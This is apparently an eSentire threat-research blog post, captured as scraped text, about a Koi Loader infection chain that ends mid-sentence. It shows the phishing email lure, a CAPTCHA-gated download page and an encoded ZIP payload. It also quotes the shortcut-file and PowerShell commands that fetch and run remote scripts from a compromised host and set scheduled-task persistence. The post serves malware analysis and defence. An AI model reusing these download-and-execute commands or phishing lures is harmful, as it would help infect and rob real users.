
# Unraveling Not AZORult but Koi Loader: A Precursor to Koi…

esentire.com/blog/unraveling-not-azorult-but-koi-loader-a-precursor-to-koi-stealer



С нами с 4 Май 2015
Сообщения 305
Симпатии 238
Баллы 125

Вчера в 20:03

Скрытый контент для авторизованных пользователей.

[ВНИМАНИЕ]
Любой софт имеет свой срок жизни. И для AZORult он подошел к концу.
С грустью и радостью объявляю что продажи закрыты навсегда.

Figure 1: CrydBrox announcement on closing the AZORult sales

Aug

07

Black Hat USA

Aug

11

ILTACON

View Calendar →

Partners

PARTNER PROGRAM

Get Started

## Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.


In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

**Here’s the latest from our TRU Team…**

## What did we find?

At the end of March 2024, the eSentire Threat Response Unit (TRU) detected an infection by the stealer malware allegedly being tracked by some researchers as AZORult.

AZORult is an infostealer malware first discovered in 2016. AZORult's sales stopped at the end of 2018 and the seller announced the end of the project, which translates from Russian to English: *"Every piece of software has its lifespan. And for AZORult, it has come to an end. With both sadness and joy, I announce that sales are closed forever"* (Figure 1).



CrydBrox
Опытный
С нами с 4 Май 2015
Сообщения 305
Симпатии 238
Баллы 125

Вчера в 20:03

Скрытый контент для авторизованных пользователей.

[ВНИМАНИЕ]
Любой софт имеет свой срок жизни. И для AZORult он подошел к концу.
С грустью и радостью объявляю что продажи закрыты навсегда.


Figure 1: CrydBrox announcement on closing the AZORult sales

In early 2019, Kaspersky unveiled details indicating that AZORult had been rewritten from Delphi to C++. Fast-forward to the beginning of 2024, Cyble and Netskope have reported on yet another resurgence of AZORult, but this time with the code switched to .NET. However, a detailed comparison of Netskope's, Cyble's, and Kaspersky's samples showed no code overlaps.

A Threat Researcher, Ernesto Fernández from Trellix, highlighted an article that identifies the malware as Koi Loader and Koi Stealer, reflecting the analyses by Cyble and Netskope. These findings including the Twitter post from Unit42 and some discussions with Principle Threat Researcher at Palo Alto have led us to adopt the terms Koi Loader and Koi Stealer for this article's discussion.

## Initial Infection

The user received a phishing email about an unauthorized transaction on the sender's debit card containing an embedded link (Figure 2). This link directed the user to download a malicious ZIP archive named "chasebank_statement_mar.zip" (MD5: 8751223ced55a2079e876b893917a0f3). Notably, the file hashes of the archive change with each new download.



From Mary Bowers <mary.bowers@coujardin.com>
To [redacted]
Subject Re: Uneasy about an strange charge on my account connected to your platform - could you assist
3/27/2024, 12:01 PM


```
Hello,

Following up on my recent message about an unauthorized transaction on my credit card, presumably linked to your store.

Attached is my recent bank statement, highlighting the transaction in question. This charge seems to be a mistake as I did not make any such purchase.

I request your immediate cooperation in working with my bank to ensure this charge is reversed at the earliest.

Your quick action on this issue is much appreciated. Let me know if further information is needed from my side.

Thank you for your prompt attention.

Has been shared from Google Pixel:
https://sites.google.com/view/a957k-scanned-documents/pixel-scanner?sharedfile=chasebank_statement_07_02_2024.pdf&hid=460127964502


Wednesday, March 27, 2024, you wrote:

| Hello Mary,I am sorry to hear about the issue you are experiencing, I would suggest reaching out to your bank as well so that they can question the charge. In order to get more information we will need to get our Finance department to look into the charge, we would require the amount it was for, the date it was
| made, what bank institution and the full name on the bank account.If you have a debit visa or mastercard for that account I would suggest also providing us with the last 4 digits of that card as well.Thank you in advance, and we look forward to clarifying this issue for you.
| [redacted]
| From: mary.bowers@coujardin.com Sent: Wed Mar 27 2024 07:41:16 GMT-0400 (Eastern Daylight Time) To: customercare@tbaytel.net Subject: Uneasy about an strange charge on my account connected to your platform - could you assist


| Hi Customer Service Team,I'm contacting you regarding a situation with a charge from my debit card that appears to have been made through your online platform.I was surprised to notice this withdrawal, as I have never used your site before. Moreover, I have all the necessary records demonstrating that I did not
| authorize this transaction. This includes transaction logs which I have already given to my bank as part of my fraud alert.I would appreciate if you could provide me with any available details regarding this withdrawal, such as the order number, and any other relevant information to assist in resolving this
| matter.Thank you for your time in this matter. I'm looking forward to your timely response.Best regards,Mary Bowers
```

Figure 2: Phishing email

As seen in Figure 3, we found multiple reports on the sender's email on spam[.]org with email subject lines such as:

- Concerned about an ambiguous charge on my bank statement - seeking your help
- Need your guidance with a puzzling payment on my credit card - could you advise

- Uneasy about an unknown charge on my bank statement connected to your store - could you assist
- Unforeseen payment on my debit card linked to your website - looking for your guidance
- Concerned about an unforeseen charge on my account - appreciate your assistance



Pertinent Information

| | |
|---|---|
| Complaint: | C-COUJARDIN-COM-D4NK3MMLJG |
| Authority: | DNS regarding Domain |
| Resolution Status: | Auto-Resolved |
| Report Date: | 2024-03-05 11:05:40 CST |
| Report Reason: | Phishing Email |
| Reported by IP: | 38.242.x.x |
| Offending Domain: | coujardin.com |
| Offending Domain Source: | Sender Respond To Domain |

Parsed Headers

| | |
|---|---|
| Return-Path: | 0100018e0f295355-72240360-33d8-49e4-8a14-a957d71e6d3… Domain is coujardin.com |
| From: | Mary Bowers <mary.bowers@coujardin.com> Domain is coujardin.com |
| To: | [illegible] |
| Subject: | Concerned about an unforeseen charge on my account - apprec… |
| Date/Time: | Tue, 5 Mar 2024 15:09:10 +0000 |
| Network Path: | [illegible] |

Figure 3: Complaint report on spam[.]org

Upon visiting the embedded malicious page that is hosted on Google Sites, we received a CAPTCHA prompt (Figure 4).




https://sites.google.com/view/a957k-scanned-documents/pixel-scanner?sharedfile=chasebank_statement_07_02_2024.pdf&hid=460127964502

Figure 4: CAPTCHA page on Google Sites

It's worth noting that to receive the payload, the user would have to pass the CAPTCHA prompt first. If the user fails the CAPTCHA prompt, the server will respond with "NO" status (Figure 5).




| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|---|---|---|---|---|---|---|---|
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| 200 | GET | www.google.com | AEWHOr0nbNJBoO_0Tes4sHAPPITSTI5Uc1E3B6K0ZTs.js | recaptcha__en.js:42 (script) | js | cached | 0 B |
| ⊘ | POST | play.google.com | log?format=json&hasfast=true&authuser=0 | m=view:704 (xhr) | | Blocked By uBlock Origin | |
| ⊘ | POST | sites.google.com | logImpressions?token=AHL0AtLiPIzfGWxYoSP__gC5b6aaBeTqeA:1711850051984&authuser=0 | m=view:704 (xhr) | | Blocked By uBlock Origin | |
| 200 | GET | www.google.com | webworker.js?hl=en&v=moV1mTgQ6S91nuTnmlI4Y9yf | recaptcha__en.js:251 (script) | js | cached | 102 B |
| 200 | GET | www.gstatic.com | recaptcha__en.js | webworker.js:1 (script) | js | cached | 511.33 kB |
| 200 | GET | www.google.com | bframe?hl=en&v=moV1mTgQ6S91nuTnmlI4Y9yf&k=6LeseoApAAAAAJFI6xs_Z1PbEWFwudpWX--2Sw0m | subdocument | html | 2.60 kB | 7.44 kB |
| 200 | GET | www.gstatic.com | recaptcha__en.js | script | js | cached | 0 B |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| ⊘ | POST | sites.google.com | logImpressions?token=AHL0AtLiPIzfGWxYoSP__gC5b6aaBeTqeA:1711850051984&authuser=0 | m=view:704 (xhr) | | Blocked By uBlock Origin | |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| ⊘ | POST | sites.google.com | logImpressions?token=AHL0AtLiPIzfGWxYoSP__gC5b6aaBeTqeA:1711850051984&authuser=0 | m=view:704 (xhr) | | Blocked By uBlock Origin | |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| ⊘ | POST | sites.google.com | logImpressions?token=AHL0AtLiPIzfGWxYoSP__gC5b6aaBeTqeA:1711850051984&authuser=0 | m=view:704 (xhr) | | Blocked By uBlock Origin | |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |
| 200 | GET | decorationdoor.com | jocote.php?id=P9SRxobRWKW7kU&file=chasebank_statement_mar.pdf | inner-frame-minified.html:122 (xhr) | html | 209 B | 15 B |

```
71 requests | 657.97 kB / 92.23 kB transferred | Finish: 30.64 s | DOMContentLoaded: 526 ms | load: 1.96 s
```

```
JSON
status: "NO"
```

Figure 5: Response from the server if the CAPTCHA prompt fails

If the user passes the CAPTCHA prompt, the server responds with "YES" status and serves the ZIP archive.




```
JSON                                                                                         Raw
status: "YES"
filename: "chasebank_statement_mar.zip"
filedata: "UEsDBBQAAAAIAPqYelhOvhd7qwMAAMkLAAAbAAAAY2hhc2ViYW5rX3N0YXRlbWVudF9tYXlubG5r7VZNaFRXFP4mJqZqA5EGq6JkCExiKJmfTEwnUcGYZDrWmWTClGTavoKT
          mZfMM/Pmvcx7YSZmYVctBoMLF7oRQqm4Sqk/ILYqLYQuS+kilUghNltiK7QbBanQfvdmJjFRSAUXop7Huffc8/Pdcw73Pm4YgKOmDIK+kyOC/
          xwCnBSiYzsz17/5xVExefHknyfmHaU1MuWoor0Sq2mvowa10YXen5x/tGvVX9x+A+94ved3wNPZruBJ6odPztrA1cFqDGjZIJG3cBCbUI6/
          bn3emw9NxK9UuelRv1H4OdbEZ4ZaMQANWaRglA+Lum34qlh6PB75oBqxcctWdX8zcGgVrkPiLrz5NNyzD/
          oRwzjxbKjQ4QfDsZ35cmbpwdiZrBNJPeVWC+pyvkl7EbclbvfMCu6ny7hfJ/YhSbwU3MQtkEW+wPvkXUV...
          Ep7kQ0ZwznEnpQy6jWnkKgtdGIRLRkzrCMIVvpTg2rSodpZrRkwtaMrKJbKlUv2X1xrfknrfyRVv5Hruf6R3pNLyKJt0uFuBOcf8XSO2cL1/
          me73f+XvZJz7Uu96Wv+s5dE7ajkG+e6XgxNqVal7ZhNmmJY2mvmsTHm6v8d++G8zNNd0bnZ38oXPisf672ZPjh6csNbff10eH17D8TcxPxpzj7YtHYb5Px4l1woPPbR2+dqT+n/
          zhKfbnYuJbslcf4/PCR95KbpdRCuU2yj2MLP7/08XLVzEPt50MkQDkgfX38WuTsI9aWoq+3+FQV1FZM5tl2vWtmygxdDB10f3mgcGo39WnhECl3/
          j0Xn74QuXfz33tXJxYXHz3e4f8AUEsBAhQAFAAAAAgA+ph6WE6+F3urAwAAyQsAABsAAAAAAAAAAAAAAIABAAAAAGNoYXNlYmFua19zdGF0ZW1lbnRfbWFyLmxua1BLBQYAA
          AAAAQABAEkAAADkAwAAAAA="
```

Figure 6: Response from the server if the CAPTCHA prompt is passed

The ZIP archive includes a shortcut file (.lnk) named “chasebank_statement_mar.lnk” (MD5: 044fd3c4d97a35f80792b7edee445c48), which downloads the next stage payload from the server, “m8hHxtkVLYPw.bat” (MD5: 099259c6d898c5d91dc3b01756e349d8), using curl.


This file is then stored in the %TEMP% folder. Additionally, it establishes persistence on the system by creating a Scheduled Task named “0BAduEnQZG9POyK”. (Figure 7).



```
Relative Path: ..\..\..\..\..\..\..\..\Windows\System32\cmd.exe
Working Directory: %tmp%
Arguments: /c curl -o m8hHxtkVLYPw.bat "https://admiralpub.ca/wp-content/uploads/2017/olympiadic.php" & schtasks /create /f /tr "'%tmp%\m8hHxtkVLYPw.bat' 0BAduEnQZG9POyK" /sc minute /tn 0BAduEnQZG9POyK /mo 1
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Figure 7: Contents of the shortcut file

Koi payloads are usually all placed within the same opendir link, as shown in Figure 8.




https://admiralpub.ca/wp-content/uploads/2017/

Index of /wp-content/uploads/2017

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| 05/ | 2020-12-03 17:21 | - | |
| agent1.ps1 | 2024-03-27 01:32 | 178 | |
| agent3.ps1 | 2024-03-27 01:34 | 7.2K | |
| oligochaete.exe | 2024-03-27 01:44 | 178K | |
| oligophosphaturia.php | 2024-03-27 01:35 | 1.7K | |
| olympiadic.php | 2024-03-27 01:34 | 858 | |
| sd2.ps1 | 2024-03-27 01:47 | 810K | |
| sd4.ps1 | 2024-03-27 01:47 | 816K | |

Figure 8: Example of the opendir hosting Koi payloads


The download batch file “m8hHxtkVLYPw.bat” contains the PowerShell command (Figure 9) that is responsible for fetching another payload from the server “WLXUL6LWXQPB.js” (MD5: 48c7fd278ac590c9bd896ad9c7850c3a).



```
start /min powershell -com "IWR -useb 'https://admiralpub.ca/wp-content/uploads/2017/oligophosphaturia.php' -outf
'%tmp%\WLXUL6LWXQPB.js'; schtasks /delete /tn %1 /f; wscript %tmp%\WLXUL6LWXQPB.js"
```

Figure 9: Contents of the batch script


The downloaded JavaScript file is responsible for self-replication, the script checks if its current filename is agent.js. If not, it attempts to copy itself to the %programdata% directory with the filename agent.js. It defines a mutex name “7z2LKLJ62LPA” and attempts to delete any file with that name in the %temp% directory. If a file with the mutex name does not exist (indicating that another instance may not be running), it proceeds to retrieve and execute additional payloads via PowerShell commands, as shown in Figure 